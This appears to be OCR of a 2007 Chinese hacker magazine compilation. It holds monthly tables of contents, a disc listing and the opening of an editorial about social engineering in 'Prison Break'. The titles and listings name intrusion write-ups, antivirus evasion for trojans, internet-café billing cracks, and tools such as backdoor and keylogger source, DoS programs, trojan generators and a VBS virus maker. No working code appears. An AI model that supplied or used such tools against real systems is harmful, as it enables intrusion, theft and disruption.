293 对 ACER 中国的安全检测 elin
296 攻破 PHP+Oracle 筑起的堡垒 Linx
299 我是这样黑掉 chinaunix 的 张鹏亮

高手专栏

300 谈 VBS 在 Hacking 中的作用 NetPatch
302 我在入侵渗透中用过的三则 VBS 代码 lcx

黑器免杀班

303 asp 木马免杀总结 Tommie(C.R.S.T)
306 软件个性美化 DIY 之免杀补丁的个性打造 CC
308 图片木马的简单免杀 蜀国布衣

窗 外

310 Linews
310 你的电脑 我的系统——随身携带的 U 盘操作系统制作及其应用 齐不牙

泡泡吧

313 对《SA：实名制网吧的软肋》一文的补充 色狼转世

快码加编


314 perl 自助菜单[贰] wo1fSea 黄铨雍
316 黑客也来写外挂 认真的雪

CRACKER

317 每月破新闻
317 每月破资源
318 常见破解术语简单介绍 December
319 破解前奏之手脱 Armadillo 单进程＋远程地址＋输入表乱序保护 December
321 一个小小的 anti KYO

读编互动

322 Q & A
323 29 号信箱



目录 CONTENTS 2007.11

烽火台
325 新闻短评快
326 漏洞公告牌

肉鸡接龙
326 啊D网络工具包——抓鸡好帮手 sniperhg

菜鸟恶补
327 入侵从端口开始 天涯衰草

酷 玩
329 QQ账号显示为Email地址的另类方法 popdog1412
330 再续 QQ空间挂马 ヾ追梦人_)ά
330 一招把QQ秀变空白 郑兴
331 挂QQ就是这么简单 popdog1412
331 将漂亮QQ空间瞬间据为己有 小坏坏

Q版黑客
332 小菜学BAT中级篇 踏雪
333 网站防黑利器安全伞 Bluer
334 网游，让我悄悄禁止你！ 王强
335 IPSec为你的安全添砖加瓦 思彤
336 小心，CMD也闹鬼 冰的原点
338 SHIFT后门探索 璇玑・凌玉
339 该怎么保护你，我的U盘 李翔

采 访
340 采访Lenk

黑小说
341 一路 笨笨
343 背后的真相——被误解的友谊 菜鸟123

新洞练练看
344 从鸡肋到鸡翅——细品都市自媒体博客 寂寞的刺猬
348 让你死得体无完肤——探访漏洞之王 Sniperhg
351 不完美的商城不完美的漏洞 阿七[山西志锐]
354 对世界商机整站系统漏洞分析 非零解
355 猪鱼网络多用户调查统计系统漏洞分析 HSD悟空
356 浅析浪人文章系统V2.3 冰的原点
358 工行网银的设计缺陷 elin
359 "后台IP限制系统"——一个有意思的伪装程序 tlHelen
360 上传之又见上传 Morpheus&Winston[C.N.T]
361 对豪华网络商城购物网站管理系统正式版的研究报告 大蕉
362 对一手机软件下载网站源码的研究报告 大蕉
363 风讯CMS4.0sp5的致命伤 oldjun[S.U.S]&flyh4t [CNSST]

西线无战事
365 校内涂鸦板跨站测试拿cookie全攻略 oldjun[s.u.s]
366 挑战BT—Sa NetPatch
368 缓存中的闪光——对某机场的曲折安全检测 非零解&SVI
371 对母校的一次安全检测 闫飞
372 细节决定成败 elin
375 弱口令攻击案例 Simeon
379 对某电信短信服务器的一次"偶然"安全检测 陈小兵

高手专栏
381 利用VBS辅助入侵 lcx
383 VBS 活学活用 LT
384 谈VBS在Hacking中的作用之二 NetPatch

黑器免杀班
385 黑洞的免杀及自定义服务
387 再过金山数据流——修改加壳代码 蜀国布衣


窗 外
388 Linews
389 ubuntu

泡泡吧
391 玩死网络E卡通 璇玑・凌玉
392 教你几招网吧安全上网的绝技 SDS

快码加编
393 Perl自助菜单[叁] wo1fSea 黄铨雍
395 RootKit交响前奏1 魔幻水晶

CRACKER
396 小编破解的心得
396 每月破新闻
397 每月破资源
397 破零之一个简单破解过程所需要的工具介绍 December
399 一个普通的mfc写的程序的分析 Kflnig
400 老调重弹winchm的破解 Kflnig

读编互动
402 Q & A
403 29号信箱



目录 CONTENTS 2007.12

烽火台

405 新闻短评快
405 漏洞公告牌

肉鸡接龙

406 我用动易 0DAY 轻松获取 Webshell sniperhg [0kee.com] & [1.S.T]
407 VNC 漏洞扫描控制肉鸡案例 Simeon

菜鸟恶补

409 浅谈 ARP 攻击与防御 冷雪书生
412 意想不到的结果——端口破解 天涯衰草

酷玩

413 教你几招保护好自己的 IM 密码 SDS
414 QQ 空间刷新花 ——L
415 简简单单盗链空间 QCC 小坏坏
415 由 QQ 功能模块到病毒库的异地更新 牟晓东
416 QQ 另类整人大法 天之焱[D.S.T]
416 三步将你的 QQ 的在线状态发布在 QQ 空间 我非英雄

Q 版黑客

417 小菜学 BAT 高级篇 踏雪
418 菜鸟挖漏洞，黑站就是这么轻松 lizaib[X.S.T]
420 菜鸟跟我学批处理之 ARP 防御战 无情剑客 梁泽滨
421 小黑学黑日记之计算机隐私防护 SDS
422 将偷窥进行到底 冰的原点
423 端口映射新方法 邪恶の精魂

采访

424 采访：NoHack 斑竹圣诞狂欢大杂烩

黑小说

425 断头台 III 剑心

新洞练练看

427 跨出精彩－－－－酷蝶 XP 留言簿跨站利用 樱花浪子
429 phpBB Links MOD 又一个注射漏洞的发现与利用 Flyh4t[脚本安全小组]
430 跟我学 126 邮箱跨站漏洞的利用 冀雪山
431 寻找阿江统计系统注入点拿 WebShell tlHelen
432 飞越企业网站管理系统之新闻发布管理系统 V9.2 漏洞解析 HSD 悟空
433 浅析数字图腾漏洞及利用 Mystery
435 Sf—blog 漏洞分析 秋色连天
437 新云程序的小漏洞，大危害 My4h
438 再次公布风讯两个不为人知的 0day oldjun[SST]&[SUS]
439 Xor 在 SQL 注入中的运用——对 pjblog 最新 sql 注入漏洞分析 非零解

西线无战事

441 分析 6kbbs 7.1 发现的后门 幻泉[o.f.s]
442 我对红色黑客联盟的一次检测 樱花浪子
444 HackBase 渗透_狗尾续貂 一手夹烟
445 MS07—029 分析报告 吴毓书
448 跨站、注入击垮网软天下 9 4.媛侬☆
449 用社会工程学击溃某招聘网 知识型流氓 @syue
450 走进哈佛(一次 LINUX 提权) GGDD
451 利用 BBSXP 6.0 SQL 跨服务器的入侵 杜华军／执子之手
452 PHP 整站注射简单拿 rabbitsafe

高手专栏

454 非常规运行 vbs lcx
455 谈 VBS 在 Hacking 中的作用之三——浅谈脚本的加密与解密 NetPatch

黑器免杀班

456 提取不到 DLL 的情况下免杀 DLL 文件 sniperhg [1.S.T]
458 突破瑞星的主动防御 蜀国布衣
459 特征码“变”出来 Tenzy[S.H.C]&[D.R.T]

窗外

460 Linews
460 Ubuntu 桌面环境体验——多媒体与网络篇 Lucifer
463 Linux 与 windows 共存，就这么简单 西邮猎手

泡泡吧

464 浅谈网吧安全之网络架构 冰的原点 &beer
465 浅谈网吧安全之服务器的配置 冰的原点 &beer
468 利用 ARP 欺骗实现免费上网 无情剑客 梁泽滨

快码加编

469 Perl 自助菜单[肆] wo1fSea 黄铨雍
470 实现生成木马的自动变异 认真的雪
472 Spsspch 洞洞一条龙 3 魔幻水晶
473 步入高级 Perl——编写图形 FTP 密码猜解器 wo1fSea 黄铨雍

CRACKER

475 86 的破言破语
475 每月破新闻
476 每月破资源
476 破零之最基础的破解实战入门 December
478 一些 pe 知识中很难搞的概念的解释 kflnig

不同观点

479 对于两篇文章的一点看法 火虫

读编互动

479 Q & A
480 29 号信箱

使用本光盘前请确保操作系统干净并有相关杀毒软件进行监控，如有杀毒软件报警，请将相关文件在虚拟机中进行测试，谢谢！

光盘目录

☆ 手册相关 ☆

[2007年07月]

QQ 网络硬盘免排队补丁
Metasploit Framework 2.7
Windows 更新下载器 Windows Updates Downloader
Microsoft .NET Framework 2.0
闪播FLV 文件下载器
啊D SQL 注入2.3
混客SQL 利用工具
MyCCL 复合特征码定位器
PE.Explorer
OllyICE
peid
Sweet MIDI Player 的注册机
U 盘病毒标本
USBKiller 和 USBCleaner
IP 修改器
《飘云阁论坛07 版破解基础教程》
DeDe 3.50.04 Fix 超强版
WinCHM
OllyDbg
......

[2007年08月]

瑞星卡卡
U 盘病毒免疫器
安全卫士360
Winrar3.6 0day 汉化版本
Virturl PC 最新版本2007
下载者监视器
木马辅助查照器2005
无忧文件探测器
辅臣数据库浏览器
挖掘鸡
临时文件双剑客
遨游浏览器
影片嗅探器
SANZO v2.0 简装版完美版
Restorator2007
C32Asm v0.4.12 完全版
偏移量转换器OC
CodeFusion Wizard_3.0 汉化版
木马辅助查找工具
冰刃
系统服务优化终结者
启动项查看
瑞星听诊器
dbeditor 和SQL 综合利用工具
Returnil Virtual System 1.6.2.4034，一个基于虚拟机原理的新一代防毒防木马类软件
《逆向编译技术》完整译文
......

[2007年09月]

超级巡警之虚拟机自动脱壳机V1.2 黑手专版
QQ0day 音乐场景木马生成器、补丁文件等
免费刷QQ 秀相关代码
绿色系统多面手 System Information for Windows
入侵利器Hscan
世界上最小的木马（仅1K）鸽子集团K137
CuteFTP Pro v8.0.08.09
全新另类的捆绑工具Ek Chuah
NBSI3
cain4.2
lcx 数据转发工具
WSockExpert
sql 综合利用工具
superscan
lc5
3389 连接器
花花添加器2006
Ubuntu 的引导程序
黑客字典生成器代码
ActivePerl
ThinkInPerl
图形FTP 密码猜解器代码
Win32Gui 模块
miniFTP 服务器
Nbtscan 和ARP 防火墙
系统防护新选择——系统安全盾
《一蓑烟雨论坛精华集2007 ①》
算法注册机编写扫盲
......

[2007年10月]

明小子QQ 密码特工
手机短信炸弹工具
防ARP 欺骗的免费绿色软件 AntiARP-DNS[NoHack 专版]

URL 编码转换器
阿D 注射工具
文本特征码定位器
ASP 图片木马生成器
ODbyDYK v1.10
peditor 1.7
ResHacker 3.5
"红色警戒2"外挂代码
……

[2007年11月]

网站防黑利器安全伞
Microsoft .NET Framework 2.0
桂林老兵cookie浏览器MyBrowser
后台IP限制系统V2.0
Windows脚本技术.CHM电子书
REAL 媒体过滤器
突破CMD限制程序
vc++6.0与DDK集成的方法.txt
脱壳的艺术，英文名称为Art of Unpacking，这是一篇非常好的脱壳理论教程
API 地址专家
ASCII 速查V7.00
破解计算工具V1.00
……

[2007年12月]

VNC漏洞利用工具VNC.exe和LINK.exe
代理服务器相关工具通通通.exe
代理猎手
Acunetix 网站漏洞扫描器
Php漏洞分析器
文本编辑工具：Notepad++和EditPlus
QQ 聊天记录查看器
UtraSentry Wizard
缩略图查看器
QQ 登录修改专家
桂林老兵的cookie利用工具
蓝屏大叔最小asp马客户端.htm
fport、FportClient、Cookis Browser
32asm 0.4.12破解版
MyCCL复合特征码定位器!1.1 Build 58。
简易多线程端口扫描器的代码
生成木马的自动变异的代码
函数小词典.rar
OllyDB入门教程
asp服务器
易语言通用脱壳机
W32asm无极版
小灰狼快递单打印软件8.0
……

☆《HACK编程实例精讲》☆

[第一、二、三章相关代码]

winsock的服务器端和客户端的代码，演示客户端和服务器端如何进行通信

一个简单的多线程程序例子

在程序中关机的代码

注册表启动.cpp，演示如何让程序从注册表进行自启动。

NT服务框架.cpp，服务器程序的框架代码

进程创建.cpp，演示如何创建一个进程

下载.cpp，urldownload代码

反向连接后门.cpp，一个反向连接后门的简单实现

获取ip.cpp，获取本机的IP地址代码

查杀进程.cpp，里面包含三个函数：SetPrivilege()、pslist()、killps()，分别是提升权限、列举进程和杀进程的函数。

inf.cpp，获取主机详细信息的代码

getuser.cpp，利用Win2000空连接枚举远端主机用户名的代码

文件传送代码，基于Winsock的文件传送代码，包含客户端和服务器端

屏幕截取.cpp，包含一个截屏函数，截取当前屏幕并保存为一个bmp图像

扫描器代码，包含三个：最简单的单线程扫描器、多线程扫描器和高级syn扫描器

一个简单嗅探软件的实现，利用原始套接字进行嗅探的sniffer

多线程dos攻击程序

http代理源码

ICMP后门（icmpdoor）的源代码。

信息刺探工具，利用SNMP进行信息刺探的代码，可以获取意外的信息（前提是主机开放SNMP服务）

一个简单的包过滤防火墙实现

键盘记录器代码，利用hook进行键盘记录

远程插入dll代码，展示如何利用远程线程实现进程的隐藏

……

[靓工具]

MC1.0免费版
实现无进程无启动项等的后门程序byshell v0.64
TinyFtpServer，简单的ftp服务器代码
vnc-3.3.7-winsrc，VNC源码
ZXshell 2.0，一款精致的木马
MyQQ，一个TCP和UDP聊天、传收文件的程序
驱动程序超级宝典，中文的MSDN DDK文档
CSDN VC编程经验总结
Win32汇编编程系列
VC入门教程
VC教学视频系列

visual studio.net 学习资料
Windows 核心编程
Windows 网络编程技术
……

☆ 《网吧黑客一点通》 ☆

[扫描共享]

Winhex，一个非常好用的 16 进制编辑器
Superscan3，著名的端口扫描器
SuperDic_V32，字典制作工具
局域网共享扫描器 Shed
X-Scan 系列
findpass，查找当前登录的用户密码的工具
CrackNT，暴力破解远程 NT 密码的工具，只能在 NT 下运行
……

[局网入侵]

MS 系列漏洞利用工具
NC，著名的网络工具，有瑞士军刀的美名
OpenTelnet，开启远程计算机 telnet 服务的工具
Recton，一个功能很多的综合工具，还能远程执行命令哦
Remoxec，利用 WMI 服务远程运行命令的工具
ResumeTelnet，恢复远程 telnet 服务设置的工具
3389.bat，远程开启 3389 的批处理
3389.exe，一个开启 3389 的小程序
3389.reg，一个开启 3389 的注册表文件，直接导入就好了
c3389.exe，又一个开启 3389 的小程序
rots.vbs，一个开启 3389 的 vbs 脚本
aspack，一个资源压缩软件
CABINET，模拟微软的 iexpress 程序来将多个不同类型的文件（如：*.exe,*.dll 等）捆绑成一个可执行程序
e2e，一个文件捆绑器
ExeBinder2.5，一个文件捆绑器
eXeScope，可执行程序资源修改器
language2k 侦壳的软件
nSpack2.4 破解版，北斗星程序压缩器
Radmin3.2，远程控制软件
snow38，风雪木马。
upx，一个资源压缩软件
WinRAR v3.30 简体中文修正版，压缩解压软件
木马彩衣，一个非常不错的加壳软件，能躲过很多杀毒软件
pskill，命令行下关进程的程序
DNShack，DNS 欺骗工具
NetBox，小巧的 web 服务器
专业版网页木马生成器
冰狐浪子网页木马
最傻瓜的 sp2 网页木马生成器
FsSniffer，命令行下的局域网嗅探工具
sniffpass，命令行下的局域网嗅探工具
T-Sniffer，图形界面下的局域网嗅探工具
X-Sniff，命令行下的局域网嗅探工具
……

[网吧破解]

Process Explorer，进程管理软件
柳叶擦眼，进程管理软件
Pubwin4 幽灵支持清除 Pubwin4 的管理密码，当然也支持还原密码，针对会员还可以使用清除计费软件功能……
WebExplorer 网吧探索者，一款基于 Web 网页运行的免费系统管理软件
万象幻境普及版密码破解器
万象网管专家专业版 2R 最新破解器
万象计费幽灵
精锐网吧辅助 V5 正式版
网吧幽灵，本软件适合在网吧管理软件下使用，可以杀死你想关闭的程式
网吧管理集成破解器
美萍卫士密码破解器
anniu.reg，在浏览器上添加按钮的注册表文件
DataBrowser，数据库浏览器
DisableReg.reg，恢复被限制的注册表的注册表脚本
Pstools，里面有很多系统实用工具
PUB4.3 伪装图标
精锐联盟 PUBWIN4.3 破解程序。
pubwin4 破解精灵 V2005
PUBWIN 破解精灵
reg.html，用网页解锁的注册表的文件
结束 Pubwin 进程.bat
硬盘保护卡克星，本软件可用于破解市面上绝大多数各种类型的硬盘保护卡、系统还原卡，还原精灵等
硬盘还原卡工具包，里面有很多的还原卡破解工具
传奇 2 密保木马生成器正式版
传奇网吧杀手 3.8，此程序只是为了让传奇玩家提高自己的防范意识，在网吧玩传奇的时候要特别注意！
军团侦察员 1.1 测试版
啊啦 QQ 大盗
密码神探 2005 专业用户版
小熊键盘记录
QQ 远控精灵 2.4 版
QQ 病毒生成器
QQ 砸门机，自动发送请求的软件，她可以按你的设定，不停的发出请求
风云 QQ 尾巴生成器
CS 拒绝服务攻击
QQ 第六感 1.5
Shutdown Manager.exe，远程关闭对方计算机的软件
shutdown.exe，系统自带的关机软件（支持远程关

机）

Windows2000 域控制器杀手，利用Win2000 域服务器的漏洞导致对方服务器瘫痪

局域网终结者，用于构造虚假ARP 包来欺骗网络主机，使被指定的主机从网络断开；只对以路由作为划分的同一局域内主机有用。

病毒制造机：通过采集用户的各项输入、选择，产生符合需要的vbs 脚本病毒，属于傻瓜式的vbs 病毒制造程序

网络执法官，一款局域网管理辅助软件，采用网络底层协议，能穿透各客户端防火墙对网络中的每一台主机进行监控

autoexp.bat 和autoconn.bat，局域网全自动批量运行的脚本

冰河V2.2

pnpexp.exe，利用MS05039 溢出的工具

s.exe，著名的S 扫描器

啊D SQL 注入工具

国产木马PcShare 2005 Build0727

啊D 网络工具包，拥有共享资源查找、肉鸡查找、远程服务查看、查看隐藏共享、查看用户组信息……

......

[局网安全]

SkynetPFW2.73，天网防火墙

WomWipe，Windows 优化大师自带的文件粉碎器

X-SnifferGUI，使X-Sniffer 在图形界面下运行的程序

小鬼当差1.0，小巧实用的防火墙

......

☆ 最新黑软 ☆

Win32 汇编命令行版，替换IIS 日志指定IP 工具

小龙QQ 尾巴 V1.0

U 盘安全小助手

Evilspy.aspx（asp.net 木马ver1.2）

webshell 特征码定位器

IISUSER KEYFILTER[IK] Beta 1.0.1，IIS 关键字过滤工具

ManageTool（WTL 版开源代码）

JSP 版MSSQL 连接工具

牧民远控2008 Beta1 免费版

炽天使远程控制系统

......

☆ 实用工具 ☆

7-Zip 4.57 Final 简体中文美化正式安装版

J.River Media Center V12.0.388，超强多功能影音播放

RunScanner V1.5.0.39，轻松找出隐藏在系统中的恶意\流氓软件

雨林木风OneKey Ghost 11 Y1.5，一键备份/恢复

专业软件卸载工具Your Uninstaller 2008 6.1.1232

傲游（Maxthon）2.0.6.8942

超级论坛转帖工具1.1，可以实现HTML 和UBB 代码的互换

UBB 转帖王，可以屏蔽干扰码

霏凡专用综合工具箱V1.7

RamCleaner 6.1，小巧的内存优化整理软件

GPU-Z V0.1.3，用于显卡芯片参数识别

Windows 2003 SP2 截至11.13 的更新补丁汇总

WinXP SP2 截至11.13 的更新补丁汇总

UltraEdit-32 13.20a，强大的文本编辑器

辅助杀毒工具大蜘蛛，Dr.Web CureIT! 4.44（12-09）简体中文版

Digital ObjectRescue Pro 4.5.2.201，恢复丢失的多媒体数据

鱼鱼桌面秀2.0 beta4，桌面漂亮小工具平台

秀我音乐盒（Xoowo）V2.7.6，搜索/下载/在线播放工具

Universal Viewer 2.8.0.0，高级文件管理器

RJ TextEd 4.11，优秀文字编辑工具，具备亮度辨识等功能

深度一键还原V4.7

Windows 清理助手2.5.0.7.1128（1062）

八戒桌面小工具V1.0.9，完美模拟出Vista 系统下的侧边栏

深度网络电视1205，集合流行的几款P2P 网络电视

webcamXP Pro 2007 4.05.280 多国语言版，专业用途的网络视频捕捉

MPlayer-SVN-25312-WW（20071207）美化汉化精简版，是神乎奇技的媒体播放软件

FTP Now V2.6.77 多线程FTP 客户端工具

WinMount 2.1.6 Final 简体中文版，可把ZIP、RAR、ISO 文件mount 为一个新的盘符

Xilisoft Video Converter V3.1.49.1207b 多国语言版

Emco Malware Destroyer 4.1.5.3，一具备快速扫描引擎的恶意软件清除工具

英语八哥 v7.8

WPS Office 2007 个人版

......

☆ 汇编教程 ☆

西北工业大学网络学院汇编教程

黑客基地简单汇编教程


黑客手册
ISBN 978-7-900447-48-
9 787900 447487
网络安全先锋
2007.01
NO ￥10.8
黑客系漫游指南：投稿Mail nohack@21cn.com WWW.NOHACK.CN
人小鬼大
R_escal
不堪一击的东方卫士
商业代码的致命伤
——四通政府网站管理系统从失窃到0d
蓝眼
QQ手机绑定下地狱
再次挖掘加密空间
QQ建群——不再等待
本地快速得到QQ好友
挑战雨人网络E卡通——破解网吧重重限制
两款U盘病毒专杀工具的测试报告
一个U盘病毒的逆向分析
卡巴斯基Key授权你有我有大家有
游戏的记忆——在Linux中回味游戏的路程
LiveDVD DIY教程
Linux系统后门技术之(文件权限篇)
Spssch洞洞
程序注册算法逆推

写在前面

从《Prison Break》感悟社工应用的强大

知道《Prison Break》吧！？就是《越狱》啦！现在已经播放完毕第2季，许多“狱迷”们（纳闷的小编：听起来就像“玉米”，汗……）静心期待第3季了，偶也是其中之一。抛开其中的政治阴谋、感情纠缠和惊心动魄的越狱追踪不说，咱们单单来研究一下其中与黑客相关的一些东西……

在欣赏《越狱》的过程中，发觉片中使用社会工程学的例子比比皆是，我们就来特别说说吧！社会工程学最基础、最常见的表现方式应该算是资料收集了。

在《越狱》第1季一开始，主角相信自己被判死刑的哥哥是由于陷害而入狱，必须要在短时间内（好象是三周还是一个月）救出哥哥，先保住哥哥的性命，再收集证据来还哥哥一个清白。

知道哥哥被关押在“狐狸河”监狱，然后收集该监狱的所有信息，并进行精心筛选、串接等，利用视觉、猜解等方式，将这些关键信息设计成了纹身，这样无论自己身在何处都可以有资料可以参考（某编辑：建议大家把关键技巧设计成纹身，然后在自己身上选择合适的部位进行“视觉隐藏”，以后到网吧就不需要拿《黑客手册》了……）。

如何将自己弄入监狱？这个……相信大家都会，关键在于进去之后如何利用监狱中的社会关系进行生存。主角收集了监狱中关押的部分对自己越狱有非常帮助的几个人的资料，利用自己睿智的高IQ头脑，使自己能够在越狱前的准备当中游刃有余……

越狱前的准备当中，越狱路线、时机、工具等，这些是缺一不可的。利用查到的资料，从监狱放风区的阶梯座板那里将配件螺丝长钉搞到，这可是越狱必备的第一步啊。通过简单加工过的螺丝长钉变成了螺丝起子，开辟了越狱绿色通道……

